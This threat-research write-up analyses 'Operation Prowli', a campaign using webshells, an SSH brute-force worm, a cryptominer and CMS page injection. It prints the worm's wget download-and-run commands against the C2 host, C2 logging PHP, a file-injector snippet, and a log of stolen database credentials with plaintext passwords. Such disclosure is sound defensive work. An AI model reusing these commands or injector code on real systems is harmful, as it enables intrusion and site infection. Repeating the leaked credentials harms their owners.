googlec7a5f0d14d4b7b62.html	53 B	2013-01-28 12:27:53	0/0	-rw-rw-rw-	R T E D
index.php	418 B	2013-09-25 02:18:12	0/0	-rw-rw-rw-	R T E D
license.txt	19.47 KB	2017-06-12 10:47:52	0/0	-rw-rw-rw-	R T E D
readme.html	10.03 KB	2017-06-12 10:47:52	0/0	-rw-rw-rw-	R T E D
sitemap.xml	18.17 KB	2014-01-17 14:54:55	0/0	-rw-rw-rw-	R T E D
sitemap.xml.gz	1.52 KB	2014-01-17 14:54:55	0/0	-rw-rw-rw-	R T E D
sponsor.html	9.25 KB	2017-10-02 18:12:59	0/0	-rw-rw-rw-	R T E D
web.config	14.14 KB	2016-07-14 12:47:28	0/0	-rw-rw-rw-	R T E D
wp-activate.php	5.32 KB	2017-01-18 12:35:59	0/0	-rw-rw-rw-	R T E D
wp-blog-header.php	364 B	2016-04-13 11:46:40	0/0	-rw-rw-rw-	R T E D
wp-comments-post.php	1.59 KB	2017-01-18 12:36:13	0/0	-rw-rw-rw-	R T E D
wp-config-sample.php	3.06 KB	2016-02-09 00:16:30	0/0	-rw-rw-rw-	R T E D
wp-config.php	3.51 KB	2014-04-22 11:46:09	0/0	-rw-rw-rw-	R T E D
wp-cron.php	3.21 KB	2015-05-24 19:26:26	0/0	-rw-rw-rw-	R T E D
wp-links-opml.php	2.37 KB	2017-01-18 12:36:30	0/0	-rw-rw-rw-	R T E D
wp-load.php	3.22 KB	2017-01-18 12:36:30	0/0	-rw-rw-rw-	R T E D
wp-login.php	33.52 KB	2017-06-12 10:48:13	0/0	-rw-rw-rw-	R T E D
wp-mail.php	7.86 KB	2017-01-18 12:36:30	0/0	-rw-rw-rw-	R T E D
wp-settings.php	15.82 KB	2017-06-12 10:48:13	0/0	-rw-rw-rw-	R T E D
wp-signup.php	29.22 KB	2017-06-12 10:48:13	0/0	-rw-rw-rw-	R T E D
wp-tmp.php	54 B	2016-03-07 03:01:51	0/0	-rw-rw-rw-	R T E D
wp-trackback.php	4.41 KB	2017-01-18 12:36:30	0/0	-rw-rw-rw-	R T E D
wp-xmlrpc.php	48.05 KB	2016-02-29 09:34:28	0/0	-rw-rw-rw-	R T E D
xmlrpc.php	2.99 KB	2017-01-18 12:36:30	0/0	-rw-rw-rw-	R T E D
yandex_522f28ea481729b6.html	140 B	2013-06-08 10:41:48	0/0	-rw-rw-rw-	R T E D


Copy >>

Change dir: C:/WEBS/mercanweb/[redacted]/www/ >>
Make dir: (Not writable) >>
Execute: >>

Read file: >>
Make file: (Not writable) >>
Upload file: (Not writable) Browse... No file selected. >>

Complete control of infected machines

These php-based shells provide access and remote code execution on different compromised machines, frequently running vulnerable versions of WordPress.



Network tools

Bind port to /bin/sh [perl]
Port: 31337 >>

Back-connect [perl]
Server: 19[redacted]19 Port: 31337 >>

Easy for the attacker to use the machines for further attacks


We believe that these webshells are used by the attackers as pivot points. They provide a reliable platform to run scanning and attack scripts.

Bruteforce for the win

Let’s take a closer look at the brute force SSH attack that tipped us off to this operation. The binary named *r2r2* is written in Golang. A quick look showed that *r2r2* randomly generates IP address blocks and iteratively tries to brute force SSH logins with a user/password dictionary.

Once it breaks in, it runs a series of commands on the victim. These commands run wget to download files from a hard coded server:

- Multiple copies of the worm for different CPU architectures
- A cryptocurrency miner and configuration file




```
mov     [esp+0D8h+arg4], ecx
mov     edx, [esp+0D8h+login.str]
mov     [esp+0D8h+arg8], edx ; login
mov     ebx, [esp+0D8h+login.len]
mov     [esp+0D8h+argC], ebx
mov     ebp, [esp+0D8h+password.str]
mov     dword ptr [esp+0D8h+arg10], ebp ; password
mov     esi, [esp+0D8h+password.len]
mov     dword ptr [esp+0D8h+arg10+4], esi
lea     edi, download_miner_and_config
mov     [esp+0D8h+_r1.array], edi ; command
mov     [esp+0D8h+_r1.len], 190
call    main__ssh_brute_runcommand
mov     [esp+0D8h+arg0], 0 ; buf
mov     eax, [esp+0D8h+need_ip.str]
mov     [esp+0D8h+arg4], eax ; a
mov     eax, [esp+0D8h+need_ip.len]
mov     [esp+0D8h+arg8], eax ; _r2
lea     eax, login_str
mov     [esp+0D8h+argC], eax
mov     dword ptr [esp+0D8h+arg10], 7
mov     eax, [esp+0D8h+login.str]
mov     dword ptr [esp+0D8h+arg10+4], eax
mov     eax, [esp+0D8h+login.len]
mov     [esp+0D8h+_r1.array], eax
lea     eax, pass_str
mov     [esp+0D8h+_r1.len], eax
mov     [esp+0D8h+_r1.cap], 6
mov     eax, [esp+0D8h+password.str]
mov     [esp+0D8h+var_B4], eax
mov     eax, [esp+0D8h+password.len]
mov     [esp+0D8h+var_B0], eax
call    runtime_concatstring5
mov     eax, [esp+0D8h+good.str]
mov     ecx, [esp+0D8h+good.len]
mov     [esp+0D8h+arg0], eax ; good
mov     [esp+0D8h+arg4], ecx
lea     eax, ds:8273AEAh
mov     [esp+0D8h+arg8], eax ; sploit
mov     [esp+0D8h+argC], 11
call    main__send_good
```

The worm runs commands on remote victims and then reports credentials to a C2 server

The commands used were:

```
cd /tmp;wget -O r2r2 h[]://wp.startreceive.tk/tdest/z/r2r2;chmod 777 r2r2;./r2r2 >
/dev/null 2>&1 &
cd /tmp;wget -O r2r2-a h[]://wp.startreceive.tk/test/z/r2r2-a;chmod 777 r2r2-
a;./r2r2-a > /dev/null 2>&1 &
cd /tmp;wget -O r2r2-m h[]://wp.startreceive.tk/test/z/r2r2-m;chmod 777 r2r2-
m;./r2r2-m > /dev/null 2>&1
cd /tmp;wget -O xm111 h[]://wp.startreceive.tk/test/z/xm111;chmod 777 xm111;wget -O
config.json h[]://wp.startreceive.tk/test/z/config.json;chmod 777 config.json;./xm111
> /dev/null 2>&1
```

The different versions of the *r2r2* binary, *r2r2*, *r2r2-a* and *r2r2-m* are the same binary compiled for different platforms, x86, ARM and MIPS respectively.



```
lui     $s7, 0x3D
lw      $at, main__prowli
sw      $at, 0x64+var_60($sp)
jal     strconv_Itoa
nop
lw      $at, 0x64+var_58($sp)
lw      $v0, 0x64+var_5C($sp)
sw      $zero, 0x64+var_60($sp)
la      $v1, prowli_str  # Prowli:
sw      $v1, 0x64+var_5C($sp)
li      $a0, 8
sw      $a0, 0x64+var_58($sp)
sw      $v0, 0x64+var_54($sp)
sw      $at, 0x64+var_50($sp)
jal     runtime_concatstring2
```

From the binary we also extracted strings helping us name the attackers

After breaking into the server, the credentials used to login to the victim are transmitted over plaintext HTTP to *wp.startreceive[.]tk/test/p.php* and logged in the attackers server. Some versions of the worm send more details about the victims such as CPU, kernel dist version, etc.

Joomla!.tk C&C

The attackers' attack tools report to a C&C server running under the domain name *wp.startreceive[.]tk*. This Joomla! server is a compromised server, which the attackers reuse to track their malware, collect information from the ever growing victims list and also serve different payloads to compromised machines.


The C&C logic is implemented by a group of PHP files who receive data on victims from the relevant infectors and store the details. The victims are catalogued by exploitation method with all the details needed to allow the attackers to access them again at any given time.

```
if ( isset ($_GET[‘p’ ])) {
$myfile = file_put_contents( ‘ip2_log.txt’ , $ip. “||” .$_GET[ ‘p’ ].PHP_EOL ,
FILE_APPEND | LOCK_EX);
}
elseif ( isset ($_GET[‘p1’])){
$myfile = file_put_contents( ‘ip3_log.txt’ , $ip. “||” .$_GET[ ‘p1’ ].PHP_EOL ,
FILE_APPEND | LOCK_EX);
}
else {
if ( isset ($_GET[ ‘p2’ ])){
$myfile = file_put_contents( ‘ip4_log.txt’ , $ip. “||” .$_GET[ ‘p2’ ].PHP_EOL ,
FILE_APPEND | LOCK_EX);
}
}
if ( isset ($_GET[ ‘t1’ ])) {
$myfile = file_put_contents( ‘mhcl_log.txt’ , $ip.PHP_EOL , FILE_APPEND | LOCK_EX);
}
if ( isset ($_GET[ ‘t2’ ])) {
$myfile = file_put_contents( ‘dru_log.txt’ , $_GET[ ‘t2’ ].PHP_EOL , FILE_APPEND |
LOCK_EX);
}
```

A snippet from the attackers C&C code

For every targeted service, victim data is stored in a log file with all the data the attacker needs to regain access to the machine. For example:

- WordPress administration panel – Login credentials
- SSH – Login credentials
- Joomla! – URL exposing Joomla! configuration file
- WordPress databases – user, password, db name and mysql ip/domain
- WordPress weak configuration – URL exposing FTP credentials
- DSL modems – URL exposing vulnerable configuration panels
- Webshell – A URL hosting “WSO Web Shell” and credentials




```
ka[redacted]<@>16801820_0000001|nfshwordpress!1|16801820_0000001|kab[redacted]
kp[redacted]r<@>kp[redacted]wpuser|kpe-123|k[redacted]_wordpress|kp[redacted]
ad[redacted]br<@>ademidf|sharedn0w*|ademidf|dbmy0006.whserv[redacted]
ski[redacted]<@>sk[redacted]|m0l4m0l4|ski[redacted]|mysql.skiter[redacted]
inv[redacted]om<@>dbo571274972|fran91motorola|db571274972|inv[redacted]
```

A snippet from a log file detailing accessible WordPress MySQL databases

Show me the payload

The attackers behind Operation Prowli use different payloads for each of their targets. The SSH brute force attack provides the attackers with complete control of the system and are used to mine cryptocurrency, while breached websites are used to run different Web frauds. Other victims are picked by the attackers to execute more attacks, similar to how the server behind *wp.startreceive[.]tk* was used as a C&C server.


A significant part of this operation infects websites that run vulnerable CMS software. In some cases, the payload is a PHP file that infects the website and injects code into different PHP pages and JavaScript files.



```
javascript_in("find ".$path2." -type f -name \"drupal.js\"",$c);
javascript_in("find ".$path2."/.. -type f -name \"drupal.js\"",$c);
javascript_in("find ".$path2."/../ -type f -name \"drupal.js\"",$c);
javascript_in("find / -type f -name \"drupal.js\"",$c);

php_in("find ".$path2." -type f -name \"header.php\"",$c2);
php_in("find ".$path2."/.. -type f -name \"header.php\"",$c2);
php_in("find ".$path2."/../ -type f -name \"header.php\"",$c2);
php_in("find / -type f -name \"*.tpl.php\"",$c2);

php_in("find ".$path2." -type f -name \"*html.twig\"",$c2);
php_in("find ".$path2."/.. -type f -name \"*html.twig\"",$c2);
php_in("find ".$path2."/../ -type f -name \"*html.twig\"",$c2);
php_in("find / -type f -name \"*html.twig\"",$c2);

php_in("find ".$path2." -type f -name \"*.tpl.php\"",$c2);
php_in("find ".$path2."/.. -type f -name \"*.tpl.php\"",$c2);
php_in("find ".$path2."/../ -type f -name \"*.tpl.php\"",$c2);
php_in("find / -type f -name \"*.tpl.php\"",$c2);
```


Part of a PHP file executed on a vulnerable server

The PHP injector function *php_in* checks whether the targeted PHP file outputs HTML and if it does, injects a snippet of JavaScript code into the generated page. This snippet starts a process that ends with innocent website visitors redirected to a malicious website.



The Prowli attackers intermediate between infected websites and roi777

The injected code loads another JavaScript snippet from *stats.startreceive[.]tk/script.js* that in turn, requests a URL from an obfuscated server side PHP file *stats.startreceive[.]tk/send.php* and redirects the visitor to the provided URL. We believe that the *send.php* page belongs to *roi777* and is being used by Prowli as the integration point between *roi777*'s infrastructure and "website operators". To make sure *roi777* doesn't track the list of websites controlled by Prowli operators, the Prowli code injector script uses a redirect website (*stats.startreceive[.]tk*) on which the *send.php* page is hosted rather than injecting the code into infected websites.

